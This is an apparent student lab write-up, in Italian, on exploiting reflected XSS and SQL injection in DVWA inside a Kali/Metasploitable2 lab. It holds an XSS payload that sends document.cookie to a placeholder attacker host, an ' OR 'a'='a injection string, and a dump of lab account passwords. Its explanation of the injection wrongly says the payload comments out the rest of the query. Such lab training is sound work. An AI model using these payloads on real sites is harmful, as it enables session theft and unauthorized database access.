

VAN ZWAM ARJEN

EXPLOIT DVWA - XSS E SQL INJECTION

#ByteRebels




TRACCIA

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected.
- SQL Injection (non blind).

Fase preliminare



Avvio Metasploitable2

Da virtualbox bisognerà avviare la macchina virtuale Meta2

Avvio PfSense

Avendo reti interne per Kali e per Meta2 io utilizzo PfSense per farli pingare e per navigare su internet con NAT

Avvio Kali

Ovviamente dovremo avviare anche Kali Linux

Fase di ping

Dovremo far comunicare la macchina Kali (nel mio caso avrà l'IP: **192.168.1.100**) con Metasploitable2 (IP: **10.10.10.100**)


XSS reflected


Si nota che: quando esiste un form di **input** è possibile che non sia stato configurato bene dal programmatore, o banalmente non abbia inserito controlli su di esso. Per controllare si può inserire qualche input in formato **HTML** come `<i>` che indica il corsivo, oppure `` grassetto etc. etc. Il form addirittura produce poi una **risposta** dove si può confrontare subito l'output.

Ho utilizzato:

`<i> corsivo </i>`

E in effetti l'output è proprio quello.





Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello *corsivo*

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

XSS reflected

In input ho provato dunque ad inserire un tag per avere i cookie dell'utente attuale



Ho utilizzato:

```
<script>alert(document.cookie)</script>
```

Si potrebbero inviare i cookie identificati al server dell'attaccante:

```
<script> Var i = new Image (); i.src="http://sito_dellattaccante/log.php?q="+document.cookie; </script>
```

Rendendo anche impossibile dall'utente ciò che è successo



SQL Injection (non blind)



SQL Injection è una vulnerabilità che si verifica quando un'applicazione web non valida correttamente l'input dell'utente prima di passarlo al database SQL. L'**iniezione** di SQL consente agli attaccanti di inserire codice dannoso nelle **query** per ottenere un controllo non autorizzato del database. Nel caso di SQL Injection non blind, l'obiettivo principale è estrarre, modificare o eliminare dati dal database. Gli attaccanti possono ottenere informazioni sensibili, alterare i dati nel database, eliminarli o eseguire operazioni non autorizzate.

In questo caso ho utilizzato:
SELECT * FROM 'accounts' WHERE 1
Per visualizzare tutti gli utenti

The screenshot shows the phpMyAdmin interface for a database named 'owasp10'. The 'accounts' table is selected, and the query 'SELECT * FROM 'accounts' WHERE 1' has been executed, displaying 16 rows of user data. A secondary window shows the query execution details, confirming the query was run successfully on the 'owasp10' database.

username	password
admin	adminpass
adrian	somepassword
john	monkey
jeremy	password
bryce	password
samurai	samurai
jim	password
bobby	password
simba	password
dreveil	password
scotty	password
cal	password
john	password
kevin	42
dave	set
ed	pentest

SQL Injection (non blind)



Poiché la query SQL è costruita concatenando username e password dell'utente, un utente malintenzionato potrebbe manipolare la query per restituire almeno un record e ignorare il meccanismo di accesso.


Ad esempio,:

' OR 'a'='a

La query manipolata restituisce qualsiasi voce nella tabella utenti che ha un nome utente vuoto o se **a** è uguale **a** e commenta la parte finale della query originale. Siccome l'affermazione è sempre vera, restituirà il primo record consentendo all'aggressore di accedere come primo utente.



Arjen Van Zwam



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' OR 'a'='a

First name: admin

Surname: admin

ID: ' OR 'a'='a

First name: Gordon

Surname: Brown

ID: ' OR 'a'='a

First name: Hack

Surname: Me

ID: ' OR 'a'='a

First name: Pablo

Surname: Picasso

ID: ' OR 'a'='a

First name: Bob

Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

View Source

View Help

Username: admin

Security Level: low

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7